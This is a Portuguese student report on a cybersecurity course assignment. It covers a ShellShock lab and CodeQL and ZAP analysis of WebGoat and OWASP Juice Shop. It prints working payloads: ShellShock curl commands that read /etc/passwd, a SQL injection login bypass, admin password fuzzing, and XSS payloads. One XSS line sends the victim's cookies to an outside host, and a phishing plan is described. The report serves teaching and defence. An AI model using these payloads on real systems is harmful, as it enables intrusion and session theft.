

Cibersegurança

Trabalho do módulo 2, parte 1 e 2

Regime: Noturno

Grupo: G11

Alunos:

- Alexandre Silva 47192
- Diogo Cunha 47109

Índice

Introdução	3
1. Parte 1- <i>ShellShock</i>	3
1.1. Inicialização do ambiente	3
1.2. Vulnerabilidade.....	4
1.3. Explorar a vulnerabilidade.....	4
2. Parte 2 – CodeQL e ZAP Proxy.....	6
2.1. A – CodeQL execução local	6
2.1.1. CodeQL	6
2.1.2. Utilização do CodeQL.....	6
2.1.3. Análise do código.....	6
2.2. B/C – JuiceShop github execution.....	7
2.2.1. CodeQL análise	7
2.2.2. CodeQL CWE-89	8
2.2.3. Falsos positivos e negativos	8
2.3. D – JuiceShop vulnerabilidades.....	9
2.3.1. Login	9
2.3.2. Zap admin password.....	10
2.3.3. Zap desafio	10
2.3.4. Cross-site Scripting (XSS)	11
2.3.5. Cross-site Scripting (XSS) ataques	12

Introdução

Este documento apresenta o estudo e trabalho realizado para o trabalho do 2º módulo da unidade curricular de cibersegurança. Este documento encontra-se estruturado em duas partes:

- Trabalho e estudo sobre a vulnerabilidade do *bash – ShellShock* (parte 1 do enunciado).
- Trabalho e estudo sobre ferramentas de análise estática e dinâmica de código (parte 2 do enunciado), como CodeQL e ZAP, dividida nas seguintes subsecções:
 - Execução local do CodeQL (parte 2.A);
 - JuiceShop github *execution* (parte 2.B e C);
 - JuiceShop vulnerabilidades (parte 2.D).

1. Parte 1- *ShellShock*

Nesta primeira parte do trabalho, será explorada uma vulnerabilidade na aplicação *bash* usada para executar comandos nos terminais de sistemas baseados em *Linux*, a qual ficou conhecida como *ShellShock*.

Uma das maneiras de explorar esta vulnerabilidade era através de pedidos *HTTP*, a qual será usada nesta parte, mas havia outras maneiras como *SSH* ou *DHCP*.

1.1. Inicialização do ambiente

Para estudar esta vulnerabilidade, o docente disponibilizou uma *Docker-Image* que contém a versão vulnerável do *bash*. Após inicializar um contentor com a imagem vulnerável, seguindo o enunciado do trabalho, foi utilizado um *browser* para verificar a sua inicialização.

```
***** Environment Variables *****
HTTP_HOST=localhost:8080
HTTP_CONNECTION=keep-alive
HTTP_SEC_CH_UA="Brave";v="141", "Not?A_Brand";v="8", "Chromium";v="141"
HTTP_SEC_CH_UA_MOBILE=?0
HTTP_SEC_CH_UA_PLATFORM="Windows"
HTTP_PREFER_CLOUD_SECURE_REQUESTS=1
HTTP_USER_AGENT="Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0
Safari/537.36
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
HTTP_SEC_GPC=1
HTTP_ACCEPT_LANGUAGE=pt-PT,pt;q=0.5
HTTP_SEC_FETCH_SITE:none
HTTP_SEC_FETCH_MODE:navigate
HTTP_SEC_FETCH_USER=?1
HTTP_SEC_FETCH_DEST=document
HTTP_ACCEPT_ENCODING=gzip, deflate, br, zstd
PATH=/bin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at localhost Port 8080</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=172.18.0.2
SERVER_PORT=8080
REMOTE_ADDR=172.18.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=50598
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/getenv.cgi
SCRIPT_NAME=/cgi-bin/getenv.cgi
```

Figura 1 - /cgi-bin/getenv.cgi




Figura 2 - /cgi bin/vul.cgi

Na figura 1 e 2, podemos ver que ambos os programas estão inicializados e a responder com o *output* esperado segundo o enunciado do docente e o enunciado do *SEED Labs*.

1.2. Vulnerabilidade

Segundo o enunciado do *SEED Labs*, capítulo “3.2 Task 2: Passing Data to Bash via Environment Variable” para explorar esta vulnerabilidade do programa *bash* o atacante precisa de passar a sua informação ao programa *bash* através de variáveis de ambiente.

Quando um pedido *HTTP* é enviado ao servidor, através do *browser* ou através da ferramenta *Curl*, o servidor guarda determinadas informações presentes no *header* do pedido em variáveis de ambiente.

Para manipular o conteúdo enviado no *header* do pedido *HTTP* foi usada a ferramenta *Curl*. Através desta ferramenta descobrimos que é possível passar informação no *header* usando as *flags*:

- `-A` : modifica o parâmetro *User_Agent* do *header*;
- `-e` : modifica o parâmetro *Refer* no *header*;

A informação passada usando estas *flags* é guardada na variável de ambiente *HTTP_USER_AGENT*.

1.3. Explorar a vulnerabilidade

Com esta informação, como é que executamos comandos no servidor e, por exemplo, obtemos o conteúdo do ficheiro */etc/passwd*? (alínea 2a).

Para obter a informação temos de fazer com que a variável de ambiente seja interpretada como uma função. Para tal, o conteúdo do *header* do pedido *HTTP* deve conter o seguinte formato: `0 { :; }; /bin/bash -c "COMANDO"`.

```
C:\Users\A47109>curl -A "() { :; }; echo; /bin/bash -c 'cat /etc/passwd'" http://localhost:8080/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (Admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin
_nobody:x:100:65534::/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin

C:\Users\A47109>curl -A "() { :; }; echo; /bin/bash -c 'ls'" http://localhost:8080/cgi-bin/vul.cgi
getenv.cgi
vul.cgi
```

Figura 3 - *Output* da execução de comandos no servidor alvo


Na figura 3, é possível observar o uso da *flag* -A e do formato do *header* indicado anteriormente, para apresentar o conteúdo do ficheiro /etc/passwd e para listar a pasta em que o programa se encontra. A *flag* -e produz o mesmo resultado.

```
C:\Users\A47109>curl -A "() { :; }; echo; /bin/
bash -c 'touch ../../tmp/NOVAPASTAAQUI'" http://lo
calhost:8080/cgi-bin/vul.cgi

C:\Users\A47109>
```

Figura 4 - Execução do comando *touch*

Seguindo o enunciado do docente (alínea 2b), experimentou-se então criar um ficheiro na pasta *tmp* do servidor, enviando a informação apresentada na figura 4.



```
PS root@d573cf479b8f:/> docker exec -it shellshock bash
root@d573cf479b8f:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64
root@d573cf479b8f:/# find tmp/NOVAPASTAAQUI
tmp/NOVAPASTAAQUI
root@d573cf479b8f:/# ls tmp
NOVAPASTAAQUI
root@d573cf479b8f:/#
```

Figura 5 – Novo ficheiro criado dentro do servidor

Na figura 5, podemos confirmar, dentro do contentor, que o novo ficheiro “NOVAPASTAAQUI” foi criado na pasta *tmp* através do pedido efetuado ao servidor.

Continuando a seguir o enunciado (alínea 2c), é perguntado se é possível obter o conteúdo do ficheiro /etc/shadow do servidor. Após testes, concluiu-se que não é possível, porque este ficheiro só pode ser por utilizadores com permissões adequadas, neste caso, o utilizador *root*. Esta vulnerabilidade permite a execução de comandos, mas não anula a necessidade de permissões para ler ficheiros protegidos.

Por fim (alínea 2d), é questionado se é possível explorar esta vulnerabilidade através da variável de ambiente *QUERY_STRING*, que é usada para guardar os dados enviados num pedido HTTP GET no URL após a marca ‘?’ . Este método poderia ser usado para a mesma

vulnerabilidade porque o resultado da *query* é guardado na variável de ambiente `QUERY_STRING`.

Após alguns testes parece não ser possível (testado no *browser* Brave) devido à maneira como o browser codifica a *string* e a maneira como o server a descodifica porque pode modificar os comandos (codificação/descodificação de espaços em branco por exemplo) enviados na *string* fazendo com que os comandos não sejam executados.

2. Parte 2 – CodeQL e ZAP Proxy

2.1. A – CodeQL execução local

2.1.1. CodeQL

CodeQL é uma ferramenta de análise de código. Esta ferramenta permite analisar código com o objetivo de encontrar vulnerabilidades. O CodeQL vê o código a ser analisado como uma base de dados, permitindo assim ao utilizador procurar por vulnerabilidade através de *queries* com uma linguagem semelhante ao SQL.

2.1.2. Utilização do CodeQL

Depois de realizar o *setup* necessário para utilizar o CodeQL (A.1.a-c) e clonar e iniciar os repositórios que serão analisados usando esta *tool* (A.1.d-e, A.2 e A.3), segundo o enunciado do trabalho, questionou-se o código fonte da aplicação *WebGoat*, com o objetivo de encontrar vulnerabilidades do tipo: *Use of Hard-coded Credentials* – CWE 798 (A.4).

Para tal utilizou-se a QL *query* já construída no repositório *starter kit*, *HardcodedPasswordField.ql* (A.4.a). O resultado desta *query* foi o seguinte:

The screenshot shows the CodeQL Query Results interface. At the top, it displays the query name "HardcodedPasswordField.ql", the file path "webgoat-database", and the execution time "finished in 4 seconds (2 results) [11/1/2025, 10:05:39 PM]". Below this, there is a dropdown menu set to "testFailures" and a table with two rows of results. The table has columns for "#", "element", and "message". Row 1: "# 1", "element: \"!lwebgoat_admin_1234!\"", "message: Unexpected result: HardcodedPasswordField". Row 2: "# 2", "element: \"bm5nhSkxCXZkKRy4\"", "message: Unexpected result: HardcodedPasswordField".

Figura 6 - Resultado da QL *query* HardcodedPasswordField.ql

Na figura 6 encontra-se o resultado da QL *query*. É possível observar uma lista onde se encontram identificadas as *hardcoded passwords* presentes no código fonte da aplicação *WebGoat*.

2.1.3. Análise do código

Ao clicar a segunda entrada na lista (A.4.b), encontramo-nos na classe `JWTRefreshEndpoint` (ficheiro `JWTRefreshEndpoint.java`). Ao analisar o código, é possível compreender que esta classe está a ser utilizada como um controlador da *framework* `spring`.

De uma forma simplificada, esta *framework* permite declarar uma ou mais classes como um controlador que é responsável responder a pedidos HTTP e/ou HTTPS em *endpoints* mapeados

pelo próprio controlador através de anotações. Este controlador disponibiliza e gere os seguintes *endpoints*:

- `http://HOST:PORT/JWT/refresh/login`
- `http://HOST:PORT/JWT/refresh/checkout`
- `http://HOST:PORT/JWT/refresh/ newToken`

Esta classe utiliza também a estrutura **JWT** (*JSON Web Token*). Segundo o site <https://jwt.io>, JWT é uma norma (RFC 7519) que define uma forma compacta e segura para transmitir informação através de um objeto JSON. Esta informação é segura e confiável porque é assinada digitalmente através de um segredo comum ou através de chaves públicas/privadas através de RSA ou ECDSA.

Nesta classe, é possível encontrar duas *hardcoded passwords*:

- `public static final String PASSWORD = "bm5nhSkxCXZkKRy4";`
- `private static final String JWT_PASSWORD = "bm5n3SkxCX4kKRy4";`

A constante **PASSWORD** é utilizada no método *follow* (*endpoint* `JWT/refresh/login`) para verificar se a *password* enviada pelo utilizador é igual. A constante **JWT_PASSWORD** é utilizada no método *createNewTokens*, utilizado no método *follow*, para assinar o novo *token* criado. Enquanto nos métodos *checkout* (*endpoint* `JWT/refresh/checkout`) e *newToken* (*endpoint* `/JWT/refresh/checkout`) para verificar a assinatura digital enviada no *token* do utilizador.

Através desta assinatura digital do usada no JTW é possível garantir que apenas os pedidos enviados para estes *endpoints* por utilizadores autorizados são aceites (autenticação). Garante também a não-repúdio pois o utilizador não poderá dizer que não foi ele que enviou o pedido.

Se um utilizador malicioso descobrir este segredo (A.4.c), poderá enviar pedidos validos para estes *endpoints*, fazendo se passar por outros utilizadores e podendo até escalar os seus privilégios. Se este segredo for usado também noutros serviços, mesmo não se encontrando *hardcoded*, ele poderá também explorá-los para o seu proveito.

2.2. B/C – JuiceShop github execution

2.2.1. CodeQL análise

Depois de modificar o gatilho para `workflow_dispatch` e executar a action é possível verificar no output da etapa “Initialize CodeQL” o seguinte comando:

```
/opt/hostedtoolcache/CodeQL/2.23.3/x64/codeql/codeql database init --force-overwrite --db-cluster /home/runner/work/_temp/codeql_databases --source-root=/home/runner/work/cs-mod2-security-in-software-gn_11/cs-mod2-security-in-software-gn_11 --calculate-language-specific-baseline --extractor-include-aliases --sublanguage-file-coverage --language=javascript --codescanning-config=/home/runner/work/_temp/user-config.yaml
```

Que é o responsável por inicializar a base de dados com os metadados especificados através da flag “`--source-root=/home/runner/work/cs-mod2-security-in-software-gn_11/cs-mod2-security-in-software-gn_11`”.

A base de dados fica guardada num workspace gerido pelo Github Actions, temporariamente guardado até o workflow terminar.

2.2.2. CodeQL CWE-89

O CodeQL identifica esta vulnerabilidade porque não houve qualquer tratamento/sanitização do source até ao sink.

O *source*:

```
let criteria: any = req.query.q === 'undefined' ? '' : req.query.q
```

Consume diretamente o *criteria* através do *user input* da *query* e utiliza o mesmo sem qualquer tipo de sanitização através da *query* de *sink* que é executada na base de dados:

```
models.sequelize.query(`SELECT * FROM Products WHERE ((name LIKE '%${criteria}%' OR description LIKE '%${criteria}%') AND deletedAt IS NULL) ORDER BY name`)"
```

Permitindo assim um malfeitor injetar comandos SQL maliciosos, quer seja para alterar ou extrair informações da base dados

2.2.3. Falsos positivos e negativos

Um falso positivo ocorre quando uma ferramenta de análise estática indica um problema que não existe, pode acontecer, por exemplo, quando uma validação de código não está a ser corretamente identificada pela ferramenta, exemplo:

```
public class Division {  
  
    public static double divide(double a, double b) {  
  
        if (b == 0) { // aqui exsite uma proteção mas não está a ser validada pela ferramenta  
            throw new IllegalArgumentException("Não é possível dividir por zero");  
        }  
  
        return a / b; // o que pode causar que este método/linha seja um falso positivo  
    }  
  
}
```

```
public static void main(String[] args) {  
  
    System.out.println(divide(4, 2));  
  
    System.out.println(divide(4, 0));  
}
```

No entanto um falso negativo ocorre quando a ferramenta não apanha uma vulnerabilidade real no código, utilizando o mesmo exemplo:

```
public class Division {  
  
    public static double divide(double a, double b) {  
  
        return a / b;  
    }
```

```

public static void main(String[] args) {
    System.out.println(divide(4, 2));
    System.out.println(divide(4, 0));
}
}

```

Se a ferramenta não identificar esta vulnerabilidade pode causar um erro de execução em *runtime* e, por exemplo, expor informações sobre a aplicação (o *stack* tecnológico, etc) para um cliente/malfeitor.

2.3. D – JuiceShop vulnerabilidades

2.3.1. Login

Um possível ataque de *login* para um *website* que não esteja implementado corretamente para validar os dados inseridos pelo utilizador é:

1. Aceder à página de login;
2. Injetar código SQL que altere a *query* da base de dados, por exemplo, se a *query* for: **SELECT * FROM Users WHERE email = " AND password = "**; então colocar no email `' OR 1=1--`` vai causar que qualquer *input* colocado no email não importe, mas sim o `1=1` vai aceitar como um “*login* válido” para o *website* e comentar o resto da validação.

Ao executar no JuiceShop é possível verificar a resposta 200 – OK com ainda mais informações “secretas”:

```
{
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNILXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjkZjE4YjUwMCIsInJvbGUIOiJhZG1pbisImRlbHV4ZVRva2VuIjoiIiwbGFzdExvZ2luSXAiOiIiLCJwcm9maWxISW1hZ2UiOiJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvYWRzL2RIZmF1bHRBZG1pbis5wbmcIiLCJ0b3RwU2VjemV0IjoiIiwaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMTEtMDMgMDM6MTU6NTMuODQ0ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMTEtMDMgMDM6MTU6NTMuODQ0ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImIhdCI6MTc2MjE0MTc1MH0.qMvaPrOiY_J3Cd2DwC8yLET_8_cDkzDiVXdy-5WRFMuly5HA_4vrupy0kyUv46X7s93yb0n5k4FO7s412MzB2bqfAWGoquQ3Yl5gSOAou7omYdufbm447hyOsYspQD2yxDCNfdRcBIJKxuTro1sUWU558MXJEHVrS1UcuyqlA7w",
  "bid": 1,
  "umail": "admin@juice-sh.op"
}
```

É possível obter o *email admin* do *website*, o que pode permitir outros tipos de ataque.

2.3.2. Zap admin password

Para descobrir a senha do website é possível seguindo os passos:

1. Aceder ao *website* com o Zap HUD;
2. Ir para a página de *login* e submeter um pedido com o email admin@juice-sh.op;
3. Através do histórico do Zap obter o pedido e adicionar um fuzzer.




Figura 7 – Utilização da ferramenta ZAP

Na figura 7, deu-se uso a uma regex `admin\d{3}` capaz de gerar todas as combinações para `adminXXX` em que `XXX` está compreendido entre 000-999

4. Executando o fuzzer é possível verificar qual a palavra-passe correta através do http code 200, sendo a senha correta `admin123`. (Figura 8)

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
124 Fuzzed		200	OK	259 ms	386 bytes	799 bytes	Medium	admin123	
0 Original		401	Unauthorized	12 ms	387 bytes	26 bytes			
1 Fuzzed		401	Unauthorized	146 ms	387 bytes	26 bytes		admin000	
2 Fuzzed		401	Unauthorized	342 ms	387 bytes	26 bytes		admin001	
3 Fuzzed		401	Unauthorized	289 ms	387 bytes	26 bytes		admin002	
4 Fuzzed		401	Unauthorized	158 ms	387 bytes	26 bytes		admin003	

Figura 8 - Fuzzer utilizado para descobrir a palavra-passe

2.3.3. Zap desafio

Para resolver o desafio utilizando o ZAP é possível através de:

1. Criar uma conta e publicar uma *review* de um produto;
2. Capturar o mesmo no ZAP e verificar quais os parâmetros que são enviados;

- É possível aferir o uso de um userId no pedido, utilizar o ZAP para alterar os parâmetros enviados e submeter novamente (alterou-se o userId para 1)

ID	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note
1,165	Manual	03/11/2025, 04:17:02	POST	http://localhost:3000/api/Feedbacks/	201	Created	43 ms	171 bytes	Medium	JSON
1,164	Proxy	03/11/2025, 04:16:48	GET	http://localhost:3000/test/continue-code	200	OK	25 ms	79 bytes	Medium	JSON
1,163	Manual	03/11/2025, 04:16:48	POST	http://localhost:3000/api/Feedbacks/	500	Internal Server Err...	70 ms	90 bytes	Medium	JSON
1,162	Proxy	03/11/2025, 04:15:22	GET	http://localhost:3000/test/captcha/	200	OK	55 ms	48 bytes	Medium	JSON
1,161	Proxy	03/11/2025, 04:15:22	GET	http://localhost:3000/test/user/whami	200	OK	6 ms	126 bytes	Medium	JSON
1,159	Proxy	03/11/2025, 04:15:22	POST	http://localhost:3000/api/Feedbacks/	201	Created	47 ms	171 bytes	Medium	JSON

Figura 9 - Utilização do ZAP para alterar os parâmetros enviados

- É possível verificar que o pedido foi aceite e ficou publicado noutro utilizador

2.3.4. Cross-site Scripting (XSS)

- O elemento HTML usado é Lemon1.
- Para resolver o desafio basta adicionar no URL ou na query de search: <iframe src="javascript:alert('xss')>, visto não ter qualquer tipo de sanitização por parte da aplicação (Figura 10)




Figura 10 - Resultado da query

- Na figura 11 encontra-se o resultado da injeção do script <iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076"></iframe>.




Figura 11 – Resultado da injeção do *script*

4. Recorrendo ao controlo de segurança CSP permite controlar a que recursos o browser carrega numa página, podendo por exemplo, bloquear código javascript de executar, bloqueando assim o alert anterior de ser executado. Também é possível bloquear recursos de serem carregados caso não pertençam ao conteúdo autorizado, recorrendo ao uso de hashes que permitem ou não que javascript seja executado.

2.3.5. Cross-site Scripting (XSS) ataques

1. Um possível ataque seria:
 - a. Em vez de um alerta enviar um pedido para um website conhecido pelo malfeitor que remetia as cookies do utilizador autenticado.

```
<iframe src="javascript:fetch('https://mine.com/auth?cookie='+document.cookie)">
```
 - b. Codificar um URL malicioso, utilizando por exemplo, a vulnerabilidade antiga do search, e obfuscá-lo.
 - c. Enviar um email para utilizadores do website a incentivar o acesso ao mesmo através do link malicioso, por exemplo, “Vem ver quantos gostos o teu post já tem”
 - d. Através do token da vítima é possível obter os dados do website da mesma, desde o respetivo userId, email, e outras possíveis informações de autorização/metadados e mais do que isso, roubar e manipular a identidade da vítima
2. A vulnerabilidade de XSS já é bastante reconhecida e já existem bastantes ferramentas no mercado que ajudam a prevenir a mesma, os impactos causados numa aplicação real seriam devastadores para o quanto simples um malfeitor é capaz de utilizar a vulnerabilidade exposta neste website. Outros casos reais causaram impactos de grande risco à empresa devido à sensibilidade dos dados que foram expostos. Na figura 12 encontra-se o seu resultado utilizando a calculadora de risco <https://javierolmedo.github.io/OWASP-Calculator/>.




Figura 12 - Score da vulnerabilidade XSS